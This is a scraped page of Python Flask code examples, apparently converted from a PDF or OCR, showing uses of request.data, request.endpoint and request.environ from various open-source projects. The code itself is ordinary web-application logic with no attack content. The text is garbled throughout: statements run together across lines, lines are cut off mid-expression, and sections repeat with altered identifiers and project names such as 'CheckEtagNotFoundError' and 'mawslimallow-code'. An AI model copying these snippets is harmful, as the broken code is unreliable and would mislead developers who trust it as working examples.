    assert not isinstance(source_image, list)
```

```
    print(source_image.shape)
```

```
    target_image = get_image(values['target']) if target_image is None:
```

```
        print('target image is None')
```

```
    return '-1'
```

```
#print(target_image.shape)
```

```
    if not isinstance(target_image, list):
```

```
        target_image = [target_image]
```

```
#print('before call')
```

```
#ret = model.is_same_id(source_image, target_image) ret =
model.sim(source_image, target_image) except Exception as ex:
    print(ex)
    return '-1'
#return str(int(ret))
print('sim', ret)
return "%1.3f"%ret
```

## Example 45

Project: *face-recognition--summary* Author: 994374821 File: [app.py](#)  
[MIT License](#)

5 vo

```
def get_image( data):
    image = None
    if 'url' in data:
        url = data['url']
        if url.startswith('http'):
            resp = urllib.urlopen(url)
            image = np.asarray(bytearray(resp.read()), dtype="uint8")
            image = cv2.imdecode(image, cv2.IMREAD_COLOR)
        else:
            image = cv2.imread(url, cv2.IMREAD_COLOR)
            image = cv2.cvtColor(image, cv2.COLOR_BGR2RGB)
            image = image_resize(image)
```

```
elif ' data' in data:  
    _bin = data[' data']  
  
    if _bin is not None:  
  
        if not isinstance(_bin, list):  
  
            _bin = base64.b64decode(_bin)  
  
            _bin = np.fromstring(_bin, np.uint8)  
  
            image = cv2.imdecode(_bin, cv2.IMREAD_COLOR) image =  
cv2.cvtColor(image, cv2.COLOR_BGR2RGB) image =  
image_resize(image)  
  
        else:  
  
            image = []  
  
            for __bin in _bin:  
  
                __bin = base64.b64decode(__bin)  
  
                __bin = np.fromstring(__bin, np.uint8)  
  
                __image = cv2.imdecode(__bin, cv2.IMREAD_COLOR) __image =  
cv2.cvtColor(__image, cv2.COLOR_BGR2RGB) __image =  
image_resize(__image)  
  
            image.append(__image)  
  
    return image
```

## Example 46

Project: *face-recognition--summary* Author: 994374821 File: [app.py](#)  
[MIT License](#)

5 vo

```
def ver():
    try:
        data = request. data
        values = json.loads( data)
        source_image = get_image(values['source']) if source_image is
        None:
            print('source image is None')
            return '-1'
        assert not isinstance(source_image, list)
        print(source_image.shape)
        target_image = get_image(values['target']) if target_image is None:
            print('target image is None')
            return '-1'
        #print(target_image.shape)
        if not isinstance(target_image, list):
            target_image = [target_image]
        #print('before call')
        #ret = model.is_same_id(source_image, target_image) ret =
        model.sim(source_image, target_image) except Exception as ex:
            print(ex)
```

```
return '-1'

#print(str(int(ret)))

print('sim', ret)

return "%1.3f"%ret
```

## Example 47

Project: *BOP2017* Author: *crh19970307* File: [\*webserver.py\*](#) [MIT License](#)

5 vo

```
def turnwordtovector(wordlist):

#print("\nLoading word2vec model...\n")

model=Word2Vec.load('Word60.model')

#print("\nTurning word to vector\n")

vectorlist=[]

for index, data in enumerate(wordlist):

tmp=[]

for item in data:

if item in model.vocab:

tmp.append(model[item].tolist())

vectorlist.append(tmp)

#progressbar(index,len(wordlist))

return vectorlist
```

## Example 48

Project: *BOP2017* Author: *crh19970307* File: [webserver.py](#) [MIT License](#)

5 vo

```
def loaddata():

f=open('baike.txt','r',encoding='utf-8')

r=f.read()

#print(r[0])

data=re.sub(r'\s+', ' ', r)

data=re.split('[ ! ? 。 ; ;!?]', data)

model=load_model('model/0.608113.h5')

return data,model

"""

f2=open('baike-process.txt','w')

f2.write(str( data))

f2.close()

"""

#print( data[0:10])
```

## Example 49

Project: *BOP2017* Author: *crh19970307* File: [webserver-v5.py](#) [MIT License](#)

5 vo

```
def turnwordtovector(wordlist,model):  
    vectorlist = []  
    for index, data in enumerate(wordlist):  
        tmp = []  
        for item in data:  
            if item in model.vocab:  
                tmp.append(model[item])  
        vectorlist.append(tmp)  
    return vectorlist
```

### Example 50

Project: BOP2017 Author: crh19970307 File: [webserver-v5.py](#) MIT License

5 vo

```
def real_time_api():  
    if request.method == 'POST':  
        #question=request. data  
        #question=request. data  
        #data2,model2=loaddata()  
        #datadict=request.form  
        #print(datadict['que'])
```

```
#print(data2)

#return datadict['que']

#print('\nrequest.form is :\n')

#print(request.form)

# print('\nrequest.args is:\n')

#print(request.args)

# print('\nrequest.value is:\n')

#print(request.values)

# print('\nrequest.cookies is\n')

#print(request.cookies)

# #dataDict = request. data

#print('\nrequest. data is :\n')

#print(request. data)

dataDict=json.loads(request. data.decode())

#print(dataDict)

#print(dataDict)

#return str(dataDict)

#return 'hdlkgjahbadks'

global model2,data2,vec_model

#print(model2)
```

```
answer={}

global oldQue,ans

ans,oldQue =getanswer(dataDict['que'], data2,
model2,vec_model,old answer['ans']=ans

print(dataDict['que'])

print (answer['ans'])

return json.dumps(answer)

else:

return'ghjk'
```

## Python `flask.request.endpoint()` Examples

The following are code examples for showing how to use `flask.request.endpoint()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `flask-smorest` Author: `mawslimallow-code` File: `etag.py` MIT License 6 vc

```
def _verify_check_etag(self):
    """Verify check_etag was called in resource code

    Log a warning if ETag is enabled but check_etag was not called in
    resources code in a PUT, PATCH or DELETE method.

    Raise CheckEtagNotCalledError when in debug or testing mode.

    This is called automatically, it is meant to warn the developer about
    an issue in his ETag management.
    """
    if request.method in self.METHODS_NEEDING_CHECK_ETAG:
        if not _get_etag_etx().get('etag_checked'):
            message = (
                'ETag not checked in endpoint {} on {} request.'
                .format(request.endpoint, request.method))
            app = current_app
            app.logger.warning(message)
            if app.debug or app.testing:
                raise CheckEtagNotCalledError(message)
```

### Example 2

Project: `cookiecutter-flask-restful` Author: `kavv` File: `pagination.py` MIT License 6 vc

```
def paginate(query, schema):
    page = request.args.get('page', DEFAULT_PAGE_NUMBER)
    per_page = request.args.get('page_size', DEFAULT_PAGE_SIZE)
    page_obj = query.paginate(page=page, per_page=per_page)
    next = url_for(
        request.endpoint,
        page=page_obj.next_num if page_obj.has_next else page_obj.page,
        per_page=per_page,
        **request.view_args
    )
    prev = url_for(
        request.endpoint,
        page=page_obj.prev_num if page_obj.has_prev else page_obj.page,
        per_page=per_page,
        **request.view_args
    )

    return {
        'total': page_obj.total,
        'pages': page_obj.pages,
        'next': next,
        'prev': prev,
        'results': schema.dump(page_obj.items).data
    }
```

Python `flask.request.endpoint()` Examples The following are code examples for showing how to use `flask.request.endpoint()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *flask-smorest* Author: *marshmallow-code* File: [etag.py](#) [MIT License](#)

6 vo

```
def _verify_check_etag(self):
```

```
    """Verify check_etag was called in resource code Log a warning if ETag is enabled but check_etag was not called in resource code in a PUT, PATCH or DELETE method.
```

Raise `CheckEtagNotCalledError` when in debug or testing mode.

This is called automatically. It is meant to warn the developer about an issue in his ETag management.

```
"""
```

```
if request.method in self.METHODS_NEEDING_CHECK_ETAG: if not _get_etag_ctx().get('etag_checked'):
```

```
    message = (
```

```
        'ETag not checked in endpoint {} on {} request.'
```

```
.format(request.endpoint, request.method))
```

```
app = current_app
```

```
app.logger.warning(message)
```

```
if app.debug or app.testing:  
    raise CheckEtagNotFoundError(message)
```

## Example 2

Project: *cookiecutter-flask-restful* Author: *karec* File: [\*pagination.py\*](#)  
[MIT License](#)

6 vo

```
def paginate(query, schema):  
  
    page = request.args.get('page', DEFAULT_PAGE_NUMBER)  
    per_page = request.args.get('page_size', DEFAULT_PAGE_SIZE)  
    page_obj = query.paginate(page=page, per_page=per_page)  
    next = url_for(  
        request.endpoint,  
        page=page_obj.next_num if page_obj.has_next else page_obj.page,  
        per_page=per_page,  
        **request.view_args  
    )  
  
    prev = url_for(  
        request.endpoint,  
        page=page_obj.prev_num if page_obj.has_prev else page_obj.page,  
        per_page=per_page,  
        **request.view_args  
    )  
  
    return {
```

```
'total': page_obj.total,  
'pages': page_obj.pages,  
'next': next,  
'prev': prev,  
'results': schema.dump(page_obj.items).data  
}
```

### Example 3

Project: Flask-HTMLmin Author: hamidfzm File: [init\\_.py](#) BSD 3-Clause "New" or "Revised"

6 vo

#### License

```
def response_minify(self, response):  
    """  
    minify response html to decrease traffic  
    """  
  
    if response.content_type == u'text/html; charset=utf-8': endpoint = request.endpoint or ""  
  
    view_func = current_app.view_functions.get(endpoint, None) name = (%s.%s' % (view_func.__module__, view_func.__name__) if view_func else "")  
    )
```

```
if name in self._exempt_routes:  
    return response  
  
    response.direct_passthrough = False  
  
    response.set_data(  
        self._html_minify.minify(response.get_data(as_text=True))  
    )  
  
    return response  
  
return response
```

## Example 4

Project: *TurtleFaucet* Author: *krruzic* File: [\*ratelimit.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def ratelimit(limit, per=300, send_x_headers=True,  
over_limit=on_over_limit,  
  
fp_func=lambda: request.form.get('fingerprint'), ip_func=lambda:  
request.environ['REMOTE_ADDR'], key_func=lambda: request.  
endpoint):  
  
def decorator(f):  
  
def rate_limited(*args, **kwargs):  
  
ip_key = 'ip-limit/%s/%s/' % (key_func(), ip_func()) fp_key = 'fp-  
limit/%s/%s/' % (key_func(), fp_func()) rlimit = RateLimit(ip_key,  
fp_key, limit, per, send_x_headers) g._view_rate_limit = rlimit  
  
# check if IP has been used LIMIT times
```

```
if rlimit.over_ip_limit:  
    return over_limit(rlimit)  
  
# IP is good, check fingerprint now  
  
if not rlimit.over_ip_limit:  
  
    if rlimit.over_fp_limit:  
        return over_limit(rlimit)  
  
    return f(*args, **kwargs)  
  
return update_wrapper(rate_limited, f)  
  
return decorator
```

## Example 5

Project: *safrs* Author: *thomaxxl* File: [demo\\_full.py](#) MIT License

6 vo

```
def before_request():  
    _insecure_views = [  
        "do_login",  
        "get_resource",  
        "new_user",  
        "get_auth_token",  
        "get_user",  
        "admin.login_view",
```

```
"admin.index",
"do_logout",
"jsonapi_admin_static",
"admin.static",
]

_secured_views = ["api.Users"]

if request.method == "OPTIONS":
    return

# if request. endpoint api.Users

# Cookie based authentication

if login.current_user and login.current_user.is_authenticated: return
print(request. endpoint)
```

## Example 6

Project: *osm-wikidata* Author: *EdwardBetts* File: [view.py](#) [GNU General Public License v3.0](#)

```
6 vo

def account_settings_page():
    form = AccountSettingsForm()

    if request.method == 'GET':
        if g.user.single:
            form.single.data = g.user.single
```

```
if g.user.multi:  
    form.multi.data = g.user.multi  
  
if g.user.units:  
    form.units.data = g.user.units  
  
    form.wikipedia_tag.data = g.user.wikipedia_tag if  
    form.validate_on_submit():  
  
    form.populate_obj(g.user)  
  
    database.session.commit()  
  
    flash('Account settings saved.')  
  
return redirect(url_for(request.endpoint))  
  
return render_template('user/settings.html', form=form) Example 7
```

Project: *prometheus\_flask\_exporter* Author: *rycus86* File: [server.py](#)  
[MIT License](#)

6 vo

```
def create_app():  
    app = Flask(__name__)  
  
    metrics.init_app(app)  
  
    with app.app_context():  
  
        setup_api(app)  
  
        metrics.register_default(  
            metrics.counter(
```

```
'by_path_counter', 'Request count by request paths', labels={'path':  
lambda: request.path}  
)  
)  
metrics.register_default(  
metrics.counter(  
'outside_context',  
'Example default registration outside the app context', labels={'  
endpoint': lambda: request.endpoint}  
)  
),  
app=app  
)  
return app
```

## Example 8

Project: *prometheus\_flask\_exporter* Author: *rycus86* File: [init.py](#)  
[MIT License](#)

6 vo

```
def start_http_server(self, port, host='0.0.0.0', endpoint='/metrics'):  
    """
```

Start an HTTP server for exposing the metrics.

This will be an individual Flask application, not the one registered with this class.

```
:param port: the HTTP port to expose the metrics endpoint on  
:param host: the HTTP host to listen on (default: `0.0.0.0`)  
:param endpoint: the URL path to expose the endpoint on (default:  
`/metrics`)
```

```
"""
```

```
if is_running_from_reloader():  
  
    return  
  
    app = Flask('prometheus-flask-exporter-%d' % port)  
    self.register_endpoint(endpoint, app)  
  
def run_app():  
  
    app.run(host=host, port=port)  
  
    thread = threading.Thread(target=run_app)  
  
    thread.setDaemon(True)  
  
    thread.start()
```

## Example 9

Project: *FATE* Author: *FederatedAI* File: [job\\_utils.py](#) Apache License 2.0

6 vo

```
def job_server_routing(routing_type=0):  
  
    def _out_wrapper(func):  
  
        @functools.wraps(func)
```

```
def _wrapper(*args, **kwargs):
    job_server = set()
    jobs = query_job(job_id=request.json.get('job_id', None)) for job in
    jobs:
        if job.f_run_ip:
            job_server.add(job.f_run_ip)
        if len(job_server) == 1:
            execute_host = job_server.pop()
        if execute_host != RuntimeConfig.JOB_SERVER_HOST: if
        routing_type == 0:
            return api_utils.request_execute_server(request=request, e else:
                return redirect('http://{}{}'.format(execute_host, url_for return
                func(*args, **kwargs))
    return _wrapper
return _out_wrapper
```

## Example 10

Project: *yeti* Author: *yeti-platform* File: [webapp.py](#) [Apache License 2.0](#)

6 vo

```
def list_routes():
    import urllib
    output = []
```

```
for rule in webapp.url_map.iter_rules():
    options = {}
    for arg in rule.arguments:
        options[arg] = "[{0}]".format(arg)
        methods = ','.join(rule.methods)
        url = url_for(rule.endpoint, **options)
        line = urllib.unquote(
            "{:50s} {:20s} {}".format(rule.endpoint, methods, url))
        output.append(line)

    for line in sorted(output):
        print line

    return "<br>".join(output)
```

## Example 11

Project: *kael* Author: *360skyeye* File: [\*monkey.py\*](#) Apache License 2.0

```
def patch_validate_handler(name, bl=None):
    def params_validate_handler():
        if not request.endpoint \
            or not request.endpoint.startswith('{0}'.format(name)) \
            or request.method == 'HEAD':
            return
```

```
_ , blueprint, endpoint = request.endpoint.split('.') mapping =  
get_mapping(blueprint, endpoint)  
  
if mapping:  
  
    params = request.get_json()  
  
    if validate(params, mapping, format_checker=formatchecker): raise  
        ArgumentError('Json schema validate failed') if bl:  
  
        bl.before_app_first_request(params_validate_handler) else:  
  
            sys.modules['flask'].app.before_app_first_request(params_validate_  
                handler) return params_validate_handler
```

## Example 12

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def before_request():  
  
    if current_user.is_authenticated:  
  
        current_user.ping()  
  
        if not current_user.confirmed \  
            and request.endpoint[:5] != 'auth.' \  
            and request.endpoint != 'static':  
  
            return redirect(url_for('auth.unconfirmed'))
```

**Example 13**  
Project: *circleci-demo-python-flask* Author: *CircleCI-Public* File: [views.py](#) [MIT License](#)

5 vo

```
def before_request():

    if current_user.is_authenticated:

        current_user.ping()

        if not current_user.confirmed \

            and request.endpoint[:5] != 'auth.' \

            and request.endpoint != 'static':

            return redirect(url_for('auth.unconfirmed'))
```

**Example 14**  
Project: *calibre-web* Author: *janeczku* File: [web.py](#) GNU General Public License v3.0

5 vo

```
def before_request():

    g.user = current_user

    g.allow_registration = config.config_public_reg g.allow_anonymous = config.config_anonbrowse g.allow_upload = config.config_uploading

    g.current_theme = config.config_theme

    g.config_authors_max = config.config_authors_max g.public_shelves = ub.session.query(ub.Shelf).filter(ub.Shelf.is_public == 1).

    if not config.db_configured and request.endpoint not in ('admin.basic_config') return

    redirect(url_for('admin.basic_configuration'))

# ##### data provider functions #####
```

**Example 15**

Project: *calibre-web* Author: *janeczku* File: [\*jinja.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def url_for_other_page(page):
    args = request.view_args.copy()
    args['page'] = page
    return url_for(request.endpoint, **args)
# shortentitles to at longest nchar, shorten longer words if necessary
```

### **Example 16**

Project: *PyOne* Author: *abbeyokgo* File: [\*base\\_view.py\*](#) [Mozilla Public License 2.0](#)

5 vo

```
def before_request():
    if request.endpoint.startswith('admin') and request.endpoint != 'admin.login':
        return redirect(url_for('admin.login'))
#####web console
```

### **Example 17**

Project: *PyOne* Author: *abbeyokgo* File: [\*views.py\*](#) [Mozilla Public License 2.0](#)

5 vo

```
def before_request():
    bad_ua=['Googlebot-Image','FeedDemon ','BOT/0.1 (BOT for JCE)','CrawlDaddy ',
```

```
global referrer

try:
    ip = request.headers['X-Forwarded-For'].split(',')[0]
except:
    ip = request.remote_addr

try:
    ua = request.headers.get('User-Agent')
except:
    ua="null"

if sum([i.lower() in ua.lower() for i in bad_ua])>0: return
redirect('http://www.baidu.com')

# print '{}:{}:{}'.format(request.endpoint,ip,ua)
referrer=request.referrer if request.referrer is not None else 'no-
referrer'
```

## Example 18

Project: PyOne Author: *abbeyokgo* File: [views.py](#) Mozilla Public License 2.0

```
5 vo

def find(key_word):
    page=request.args.get('page',1,type=int)
    ajax=request.args.get('ajax','no')
    image_mode=request.args.get('image_mode')
```

```
sortby=request.args.get('sortby')
order=request.args.get('order')

action=request.args.get('action','download')
data,total=FetchData(path=key_word,page=page,per_page=50,sortby=sortby,order=o,pagination=Pagination(query=None,page=page,per_page=50, total=total, items=No if ajax=='yes':)

retdata={}
retdata['code']=0
retdata['msg']=""
retdata['total']=total
retdata['data']=[]

for d in data:
    info={}
    if d['type']=='folder':
        info['name']='<a href="'+url_for('.index',path=d['path'])+'">' + d['
    else:
        info['name']='<a href="'+url_for('.index',path=d['path'],action='s
    info['type']=d['type']
    info['lastModtime']=d['lastModtime']
    info['size']=d['size']
    info['path']=d['path']
    info['id']=d['id']
```

```
        retdata['data'].append(info)

    return jsonify(retdata)

resp=MakeResponse(render_template('theme/{}/find.html'.format(GetConfig('theme
,pagination=pagination
,items=data
,path='/
,sortby=sortby
,order=order
,key_word=key_word
,cur_user='搜索:"{}"'.format(key_word)
, endpoint='.find'))

resp.set_cookie('image_mode',str(image_mode))
resp.set_cookie('sortby',str(sortby))

resp.set_cookie('order',str(order))

return resp
```

## Example 19

Project: *Flashcards* Author: KevDi File: [views.py](#) [MIT License](#)

5 vo

```
def before_request():

    if current_user.is_authenticated:
```

```
if not current_user.confirmed \
and request.endpoint \
and request.endpoint[:5] != 'auth.' \
and request.endpoint != 'static':
```

return redirect(url\_for('auth.unconfirmed')) **Example 20**

Project: *dockerizeme* Author: *dockerizeme* File: [snippet.py](#) Apache License 2.0

5 vo

```
def add_resource(self, resource, *urls, **kwargs): super(Api,
self).add_resource(resource, *urls, **kwargs) endpoint = kwargs.get('
endpoint', resource.__name__.lower()) self.endpoints[ endpoint] =
list()
```

for url in urls:

self.endpoints[ endpoint].append(self.prefix + url) **Example 21**

Project: *dockerizeme* Author: *dockerizeme* File: [snippet.py](#) Apache License 2.0

5 vo

```
def handle_exception(self, e):
```

```
if(request.endpoint in self.endpoints.keys()): return super(Api,
self).handle_error(e)
```

else:

```
return Flask.handle_exception(self.app, e)
```

**Example 22**

Project: *dockerizeme* Author: *dockerizeme* File: [snippet.py](#) [Apache License 2.0](#)

5 vo

```
def handle_user_exception(self, e):
    if(request.endpoint in self.endpoints.keys()): return super(Api, self).handle_error(e)
    else:
        return Flask.handle_user_exception(self.app, e) Example 23
```

Project: *oadoi* Author: *ourresearch* File: [views.py](#) [MIT License](#)

5 vo

```
def repo_pulse_test_url(url):
    from endpoint import test_harvest_url
    response = test_harvest_url(url)
    results = {
        "check0_identify_status": response["harvest_identify_response"],
        "check1_query_status": response["harvest_test_recent_dates"],
        "sample_pmh_record": response["sample_pmh_record"]
    }
    return jsonify({"results": results}) Example 24
```

Project: *oadoi* Author: *ourresearch* File: [views.py](#) [MIT License](#)

5 vo

```
def debug_repo_endpoint_search(query_string): repos =  
repository.get_raw_repo_meta(query_string) endpoints = []  
  
for repo in repos:  
  
    for endpoint in repo.endpoints:  
  
        endpoints.append( endpoint)  
  
return jsonify({"results": [obj.to_dict() for obj in endpoints]})
```

**Example 25**

Project: *oadoi* Author: *ourresearch* File: [views.py](#) [MIT License](#)

5 vo

```
def get_endpoints_from_query_string(query_string): if "," in  
query_string:  
  
    repo_ids = query_string.split(",") else:  
  
    repo_ids = [query_string]  
  
    repos = repository.get_repos_by_ids(repo_ids) endpoints = []  
  
    for repo in repos:  
  
        for endpoint in repo.endpoints:  
  
            endpoints.append( endpoint)  
  
    return endpoints
```

**Example 26**

Project: *oadoi* Author: *ourresearch* File: [views.py](#) [MIT License](#)

5 vo

```
def new_post_publications_endpoint():

    print_ip()

    pubs = get_multiple_pubs_response()

    if not pubs:

        abort_json(500, "something went wrong. please email
support@unpaywall.org return jsonify({"results": [p.to_dict_v1() for p
in pubs]})")

    # this endpoint is undocumented for public use, and we don't really
    use it

    # in production either.

    # it's just for testing the POST biblio endpoint.
```

### Example 27

Project: *oadoi* Author: *ourresearch* File: [views.py](#) MIT License

5 vo

```
def get_doi_endpoint(doi):

    # the GET api endpoint (returns json data)

    my_pub = get_pub_from_doi(doi)

    return jsonify({"results": [my_pub.to_dict_v1()]})
```

### Example 28

Project: *oadoi* Author: *ourresearch* File: [views.py](#) MIT License

5 vo

```
def get_doi_endpoint_v2(doi):
```

```
# the GET api endpoint (returns json data)

my_pub = get_pub_from_doi(doi)

return jsonify(my_pub.to_dict_v2())
```

## Example 29

Project: *oadoi* Author: *ourresearch* File: [views.py](#) [MIT License](#)

5 vo

```
def restart_endpoint(api_key):

    print "in restart endpoint"

    if api_key != os.getenv("HEROKU_API_KEY"): print u"not allowed to
reboot in restart_endpoint"

    return jsonify({

        "response": "not allowed to reboot, didn't send right heroku api key"
    })

    dyno_prefix = "run_page."

    restart_dynos("oadoi", dyno_prefix) return jsonify({

        "response": "restarted dynos: {}".format(dyno_prefix)
    })
```

## Example 30

Project: *arch-security-tracker* Author: *archlinux* File: [blueprint.py](#) [MIT License](#)

5 vo

```
def url_for_page(page):  
  
    args = request.view_args.copy()  
  
    args['page'] = page  
  
    return url_for(request.endpoint, **args)
```

### Example 31

Project: *hawken-tracker* Author: *ashfire908* File: [helpers.py](#) [MIT License](#)

5 vo

```
def redirect_to(target):  
  
    return redirect(url_for(target, next=request.endpoint))
```

**Example 32**

Project: *hawken-tracker* Author: *ashfire908* File: [helpers.py](#) [MIT License](#)

5 vo

```
def to_next(default="leaderboard.index"): next =  
    request.args.get("next", default) if next == request.endpoint or next  
    == "": return redirect(url_for(default))  
  
    return redirect(url_for(next))
```

### Example 33

Project: *learning\_python* Author: *lxl0928* File: [views.py](#) [MIT License](#)

5 vo

```
def before_request():  
  
    if current_user.is_authenticated \
```

```
and not current_user.confirmed \ and request.endpoint[:5] != 'auth.' \
and request.endpoint != 'static':
```

```
return redirect(url_for('auth.unconfirmed')) Example 34
```

Project: *learning\_python* Author: *lxl0928* File: [views.py](#) MIT License

5 vo

```
def before_request():
    if current_user.is_authenticated \
        and not current_user.confirmed \
        and request.endpoint[:5] != 'auth.' \
        and request.endpoint != 'static':
```

```
return redirect(url_for('auth.unconfirmed')) Example 35
```

Project: *fancIley* Author: *guerbai* File: [auth.py](#) MIT License

5 vo

```
def before_request():
    if current_user.is_authenticated \
        and not current_user.confirmed \
        and request.endpoint[:5] != 'auth.' \
        and request.endpoint != 'static':
```

```
return redirect(url_for('auth.unconfirmed')) Example 36
```

Project: *noobotkit* Author: *nazroll* File: [fields.py](#) MIT License

5 vo

```
def __init__(self, endpoint=None, absolute=False, scheme=None):
    super(Url, self).__init__()

    self.endpoint = endpoint
    self.absolute = absolute
    self.scheme = scheme
```

### Example 37

Project: *noobotkit* Author: *nazroll* File: [\*fields.py\*](#) [MIT License](#)

5 vo

```
def output(self, key, obj):
    try:
        data = to_marshallable_type(obj)

        endpoint = self.endpoint if self.endpoint is not None else request.endpoint
        o = urlparse(url_for(endpoint, _external=self.absolute, **data)) if self.absolute:
            scheme = self.scheme if self.scheme is not None else o.scheme
            return urlunparse((scheme, o.netloc, o.path, "", "", ""))
        return urlunparse(("http", "", o.path, "", "", ""))
    except TypeError as te:
        raise MarshallingException(te)
```

### Example 38

Project: *westsac-farm-stand* Author: *codeforamerica* File: [\*views.py\*](#) [MIT License](#)

5 vo

```
def before_request():

    if current_user.is_authenticated():

        current_user.ping()

    if current_user.is_authenticated() and not current_user.confirmed
        and requ return redirect(url_for('auth.unconfirmed')) Example 39
```

Project: *xuemc* Author: *skycucumber* File: [\*fields.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def __init__(self, endpoint=None, absolute=False, scheme=None):
    super(Url, self).__init__()

    self.endpoint = endpoint
    self.absolute = absolute
    self.scheme = scheme
```

### **Example 40**

Project: *xuemc* Author: *skycucumber* File: [\*fields.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def output(self, key, obj):

    try:

        data = to_marshallable_type(obj)

        endpoint = self.endpoint if self.endpoint is not None else request.endpoint
        o = urlparse(url_for(endpoint, _external=self.absolute, **data)) if
            self.absolute:
```

```
scheme = self.scheme if self.scheme is not None else o.scheme  
return urlunparse((scheme, o.netloc, o.path, "", "", "")) return  
urlunparse(("","","",o.path,"","","")) except TypeError as te:  
    raise MarshallingException(te)
```

## Example 41

Project: *chihu* Author: *yelonlyu* File: [views.py](#) [GNU General Public License v3.0](#)

```
5 vo  
  
def before_request():  
    if current_user.is_authenticated:  
        current_user.ping() # 更新用户的上次登录时间  
        if not current_user.confirmed \  
            and request.endpoint[:5] != 'auth.' \  
            and request.endpoint != 'static':  
            return redirect(url_for('auth.unconfirmed'))  
  
    # 未确认邮箱用户
```

## Example 42

Project: *restangulask* Author: *pdonorio* File: [basemodel.py](#) [MIT License](#)

```
5 vo  
  
def sort_url(self, col_key, reverse=False):  
    if reverse:
```

```
direction = 'desc'

else:

direction = 'asc'

return url_for(request.endpoint, sort=col_key, direction=direction)
```

### **Example 43**

Project: *extrapypi* Author: *karec* File: [login.py](#) MIT License

5 vo

```
def unauthorized():

if request.blueprint == 'dashboard':

return redirect(url_for('dashboard.login', next=request.endpoint))
abort(401)
```

### **Example 44**

Project: *flask-restly* Author: *gorzechowski* File: [rate.py](#) MIT License

5 vo

```
def default_key_resolver(group, _):

if group is None:

group = request.endpoint

headers = request.headers.getlist('X-Forwarded-For') if headers:

ip = headers[0]

else:

ip = request.remote_addr
```

```
return "__".join([ip, group])
```

## Example 45

Project: *sqlalchemy-flux-serializer* Author: *alexkuz* File: [\*flask\\_metadata\\_provider.py\*](#) MIT License

5 vo

```
def get_metadata(next_model_id):  
    if not next_model_id:  
        return None  
  
    url_args = {}  
  
    url_args.update(request.view_args)  
  
    url_args.update(request.args)  
  
    url_args['after'] = next_model_id  
  
    next_url = url_for(request.endpoint, **url_args)  
    return {  
        'next': next_url  
    }
```

## Example 46

Project: *helix-sandbox* Author: *helix-iot* File: [\*run.py\*](#) GNU Affero General Public License v3.0

5 vo

```
def before_request():
```

```
admin_created = User.query.filter_by(is_admin=True).first() if not
admin_created and request.endpoint != 'auth.admin_setup' and
request.endpoint return redirect(url_for('auth.admin_setup'))
```

**Example 47**

Project: *steemrocks* Author: *emre* File: [app.py](#) [MIT License](#)

5 vo

```
def url_for_other_page(page):
    args = request.view_args.copy()
    args['page'] = page
    return url_for(request.endpoint, **args)
```

### **Example 48**

Project: *InceptOps* Author: *staugur* File: [web.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def get_referrer_url():
    """获取上一页地址"""
    if request.referrer and request.referrer.startswith(request.host_url)
        and request.referrer != request.url:
        url = request.referrer
    else:
        url = None
    return url
```

### **Example 49**

Project: *InceptOps* Author: *staugur* File: [\*web.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def get_redirect_url( endpoint="front.index"):
```

"""获取重定向地址

**NextUrl**: 引导重定向下一步地址

**ReturnUrl**: 最终重定向地址

以上两个不存在时，如果定义了非默认 **endpoint**，则首先返回；否则返回**referrer**地址，不存在时返回

"""

```
url = request.args.get('NextUrl') or request.args.get('ReturnUrl') if not url:
```

```
if endpoint != "front.index":
```

```
    url = url_for( endpoint)
```

```
else:
```

```
    url = get_referrer_url() or url_for( endpoint) return url
```

## Example 50

Project: *flasky-appengine* Author: *russomi* File: [\*views.py\*](#) [MIT License](#)

5 vo

```
def before_request():
```

```
    if current_user.is_authenticated():
```

```
current_user.ping()  
if not current_user.confirmed \  
and request.endpoint[:5] != 'auth.' \  
and request.endpoint != 'static':  
    return redirect(url_for('auth.unconfirmed'))
```

## Python `flask.request.environ()` Examples

The following are code examples for showing how to use `flask.request.environ()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

```
Project: cbiblio-web Author: jareczku File: web.py GNU General Public License v3.0 6 vc
def send_to_kindle(book_id, book_format, convert):
    settings = config.get_mail_settings()
    if settings.get("mail_server", "mail.example.org") == "mail.example.org":
        flash(_(u'Please configure the SMTP mail settings first...'), category="error")
    elif current_user.kindle_email:
        result = send_email(book_id, book_format, convert, current_user.kindle_email,
                             current_user.nickname)
        if result is None:
            flash(_(u"Book successfully queued for sending to %(kindle_email)s", kindle_email=current_user.nickname),
                  category="success")
            db.update_download(book_id, int(current_user.id))
        else:
            flash(_(u"There was an error sending this book: %(res)s", res=result))
    else:
        flash(_(u'Please configure your kindle e-mail address first...'), category="error")
    return redirect(request.environ['HTTP_REFERER'])

# ***** Login Logout *****
```

### Example 2

```
Project: mod-social-network Author: bestvibes File: app.py MIT License 6 vc
def error_handler(error):
    msg = "Request resulted in {}".format(error)
    current_app.logger.warning(msg, exc_info=error)

    if isinstance(error, HTTPException):
        description = error.get_description(request.environ)
        code = error.code
        name = error.name
    else:
        description = ("We encountered an error "
                      "while trying to fulfill your request")
        code = 500
        name = "Internal Server Error"

    # Flask supports looking up multiple templates and rendering the first
    # one it finds. This will let us create specific error pages
    # for errors where we can provide the user some additional help.
    # (Like a 404, for example).
    templates_to_try = ['errors/{}.html'.format(code), 'errors/generic.html']
    return render_template(templates_to_try,
                          code=code,
                          name=Markup(name),
                          description=Markup(description),
                          error=error)
```

Python flask.request.environ() Examples The following are code examples for showing how to use `flask.request.environ()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *calibre-web* Author: *janeczku* File: [web.py](#) [GNU General Public License v3.0](#)

6 vo

```
def send_to_kindle(book_id, book_format, convert): settings = config.get_mail_settings()

if settings.get("mail_server", "mail.example.org") == "mail.example.org": flash(_(u"Please configure the SMTP mail settings first..."), category="error")
elif current_user.kindle_mail:
    result = send_mail(book_id, book_format, convert, current_user.kindle_mail, current_user.nickname)

if result is None:
    flash(_(u"Book successfully queued for sending to %(kindlemail)s", kindlemail=current_user.kindle_mail), category="success")
    db.session.commit()
else:
